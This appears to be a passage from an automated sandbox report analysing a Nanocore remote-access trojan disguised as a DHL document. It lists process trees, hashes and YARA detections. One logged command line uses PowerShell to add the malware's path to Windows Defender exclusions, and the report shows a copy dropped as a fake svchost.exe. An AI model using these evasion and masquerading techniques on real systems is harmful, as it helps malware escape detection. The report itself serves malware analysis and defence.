Imagebase:	0x9f0000
File size:	61312 bytes
MD5 hash:	5E86EC60BC329DB96BE8D476537A554C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000011.00000002.544943741.000000000430F000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000011.00000002.544943741.000000000430F000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000011.00000002.544943741.000000000430F000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 33%, ReversingLabs

Analysis Process: powershell.exe PID: 6624 Parent PID: 5308

General

Start time:	11:05:01
Start date:	25/02/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\DHL_document1102202068090891.exe' -Force
Imagebase:	0x12f0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 6632 Parent PID: 6624

General

Start time:	11:05:01

Start date:	25/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 6644 Parent PID: 5308

General

Start time:	11:05:01
Start date:	25/02/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\cmd.exe' /c timeout 1
Imagebase:	0x1390000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 6652 Parent PID: 556

General

Start time:	11:05:01
Start date:	25/02/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 6692 Parent PID: 6644

General

Start time:	11:05:02
Start date:	25/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: timeout.exe PID: 6832 Parent PID: 6644

General

Start time:	11:05:02
Start date:	25/02/2021
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 1
Imagebase:	0xb60000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: explorer.exe PID: 6840 Parent PID: 3472

General

Start time:	11:05:03
Start date:	25/02/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\explorer.exe' 'C:\Windows\Cursors\HbzxlmpZrwoQrExpYSCweYrh\svchost.exe'
Imagebase:	0x7ff693d90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: explorer.exe PID: 6956 Parent PID: 792

General

Start time:	11:05:05
Start date:	25/02/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding
Imagebase:	0x7ff693d90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 7084 Parent PID: 556

General

Start time:	11:05:07
Start date:	25/02/2021
Path:	C:\Windows\System32\svchost.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 7148 Parent PID: 6956

General

Start time:	11:05:08
Start date:	25/02/2021
Path:	C:\Windows\Cursors\HbzxlmpZrwoQrExpYSCweYrh\svchost.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\Cursors\HbzxlmpZrwoQrExpYSCweYrh\svchost.exe'
Imagebase:	0xad0000
File size:	61312 bytes
MD5 hash:	5E86EC60BC329DB96BE8D476537A554C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000001C.00000002.543251582.00000000047D4000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000001C.00000002.543251582.00000000047D4000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000001C.00000002.543251582.00000000047D4000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>

Analysis Process: CasPol.exe PID: 2900 Parent PID: 5308

General

Start time:	11:05:12
Start date:	25/02/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe
Imagebase:	0x6a0000
File size:	107624 bytes
MD5 hash:	F866FC1C2E928779C7119353C3091F0C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000001D.00000002.529223776.0000000002D91000.00000004.00000001.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000001D.00000002.504221137.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000001D.00000002.504221137.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000001D.00000002.504221137.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000001D.00000002.533736388.0000000003DD9000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000001D.00000002.533736388.0000000003DD9000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000001D.00000002.539788145.0000000005370000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 0000001D.00000002.539788145.0000000005370000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000001D.00000002.540084949.0000000005AE0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 0000001D.00000002.540084949.0000000005AE0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000001D.00000002.540084949.0000000005AE0000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: svchost.exe PID: 5304 Parent PID: 556

General

Start time:	11:05:13
Start date:	25/02/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k WerSvcGroup
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: WerFault.exe PID: 5044 Parent PID: 5304

General

Start time:	11:05:14
Start date:	25/02/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -pss -s 468 -p 5308 -ip 5308
Imagebase:	0xd60000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: WerFault.exe PID: 5196 Parent PID: 5308

General

Start time:	11:05:16
Start date:	25/02/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 5308 -s 2256
Imagebase:	0xd60000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: svchost.exe PID: 5240 Parent PID: 556

General

Start time:	11:05:20
Start date:	25/02/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: MpCmdRun.exe PID: 2588 Parent PID: 1036

General

Start time:	11:05:35
Start date:	25/02/2021
Path:	C:\Program Files\Windows Defender\MpCmdRun.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Windows Defender\mpcmdrun.exe' -wdenable
Imagebase:	0x7ff70d9f0000
File size:	455656 bytes
MD5 hash:	A267555174BFA53844371226F482B86B
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 6400 Parent PID: 2588

General

Start time:	11:05:35
Start date:	25/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes

MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Disassembly

Code Analysis